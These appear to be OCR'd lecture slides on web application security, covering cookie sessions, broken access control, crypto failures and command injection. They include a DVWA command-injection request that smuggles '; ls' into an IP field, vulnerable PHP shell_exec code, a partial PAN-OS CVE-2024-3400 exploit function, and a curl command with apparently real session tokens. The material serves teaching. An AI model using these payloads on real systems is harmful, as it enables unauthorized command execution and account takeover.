
Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database


2. Authentication:
   - Site asks user for login information
   - Checks against backend database
   - Sets user cookie indicating successful login

3. Browser sends cookie on subsequent visits to indicate authenticated status


Sessions Using Cookies



Developer Tools Network Information



Curl


ethan@pegasus: ~
ethan@pegasus:~$ curl 'http://195.134.67.7:8080/api/users/121/orgs' \
-H 'Accept: */*' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Connection: keep-alive' \
-H 'Cookie: token=0bf6db9ef485405e8bdb2f3106be675a; _ga=GA1.1.2016028731.1717568625; remember_token=121|4c77fca720d712dbe
f0ae7153bac58d5b75d272b7f10910e248add3dde659b3b58515b62af3090ffef048f0a9e08b54f2b2ef8dbf13635ec795379dd1bfaf25d; flask=.eJw
dzktqQzEMAMC7eJ2FZFmWnMsE_UxDoIWXZFV69zx6gWF-220f9fxq19fxrku73bNdm0uftAdHpwhELg5l6psmdJ0rh4BPFMcQjuAUMxewVW60bA7NROHtmugkob
t3QuO1iKFHggHzCXgG03ZZAKwyBrhFpG1tZ-T9rON_gx0v7fXzqO9zBr5n-qo9lAdwqaefL4TpNYWt_X0AjSc7cQ.ZmAEew.WT6SkPG7vefXN9AftSmr5PJi5Z0
_ga_7GV139V4R7=GS1.1.1717568624.1.1.1717568636.48.0.0' \
-H 'Referer: http://195.134.67.7:8080/competition/compete/10/Web-and-Beyond/' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36' \
--compressed \
--insecure
URL
Headers

Posting forms

```
curl -X POST https://reqbin.com/echo/post/form
-H "Content-Type:
application/x-www-form-urlencoded”
-d "param1=value1&param2=value2"
```

Form posting. APIs often use JSON, and you post with application/json and your JSON object

Broken Access Control and Crypto Failures

Bypassing Access Control

URL and parameter tampering

1. Bypassing access control checks by modifying the URL
2. Permitting viewing or editing someone else's account, by providing its (guessable) unique identifier (insecure direct object references)
3. Accessing API with missing access controls for POST, PUT and DELETE.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

Attacker forces browser to page w/ missing checks

```
pstmt.setString(1,request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```


App uses unverified parameter acct in SQL

```
GET /api/v1.1/user/12358/posts?id=32 # view
DELETE /api/v1.1/user/12358/posts?id=32 # delete
```

API allows DELETE when it should not

An Antipattern: Client-Side Access Control

- Never store credentials in client-side code
- Do not perform access control client-side



5

I have a quetion which may be simple/dumb or not :). In other words I have no idea if is fair enough or a completely foolish idea. Just some free thoughts.

What if I make my login via JavaScript with pass in it (yes I know), but pass will be hased by Secure Hash Algorithm. For instance:

I generate a pass with SHA which looks like

```
var = 0xc1059ed8... //etc
```

and paste into the code. There will be also two functions. One will compare two values (given by me with user's) and second will generate sha form user's input.

Is this could be safe theoritically or this is a horrible pattern and stupid idea? Can JS handle it?

https://stackoverflow.com/questions/3558702/password-protected-website-with-javascript

This is a:

A. Good idea
B. Bad idea
C. Depends on the implementation

Crypto Failures

Examples:

1. Not using HTTPS (coughs)
2. Not encrypting sensitive data at rest
3. Using deprecated crypto like MD5, SHA1, PKCS #1 v1.5 .

Injection Flaws:
Command
SQL
XSS

"*Injection flaws* occur when an application sends untrusted data to an interpreter."

--- OWASP


1. http://site.com/exec/


```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit"
name="submit”>
</form>
```

Input to form program

POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
…
ip=127.0.0.1&submit=submit



PHP exec program

```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit"
name="submit”>
</form>
```

https://github.com/digininja/DVWA

POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1&submit=submit

ip input

Client


Server

Send output

exploit the bug

```
...
$t = $_REQUEST['ip'];
$o = shell_exec('ping –c 3' . $t);
echo $o
...
```

PHP exec program




```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1%3b+ls&submit=submit
```

"; ls" encoded


```
...
 $t = $_REQUEST['ip'];
$o = shell_exec('ping –c 3' . $t);
echo $o
...
```

PHP exec program



Information Disclosure

That would never happen in reality right?

On Friday April 12, Palo Alto disclosed that some versions of PAN-OS are not only vulnerable to remote code execution, but that the vulnerability has been actively exploited to install backdoors on Palo Alto firewalls. A patch is expected to be available on April 14th. The advisory from Palo Alto is here. The CISA advisory is here. Palo Alto has marked this vulnerability as critical and NVD has scored it a 10.0 with CVSSv3. Wallarm currently detects attacks against this vulnerability with no additional configuration required.

What is CVE-2024-3400

A severe command injection vulnerability in the GlobalProtect Gateway feature of PAN-OS versions 10.2, 11.0, and 11.1 underscores the critical importance of API security in devices at the frontline of network connections. The vulnerability, identified as CVE-2024-3400, allows unauthorized users to execute commands as the system administrator, significantly threatening the security of critical infrastructure.

Note: Please ensure that you only use this script for legal and ethical purposes, and only on machines that you have permission to test on.

```
def exploit_firewall(target_ip, payload, root_ca=None):
 url = f"https://{target_ip}/api/"

 data = f"""<?xml version="1.0" encoding="UTF-8"?>
 <request>
 <op cmd="test" />
 <cmd code="ping">{payload}</cmd>
 </request>"""

 headers = {
 "User-Agent": "PAN-OS-Exploit",
 "Content-Type": "application/xml"
 }
```

https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/

Attack: Shellcode Injection

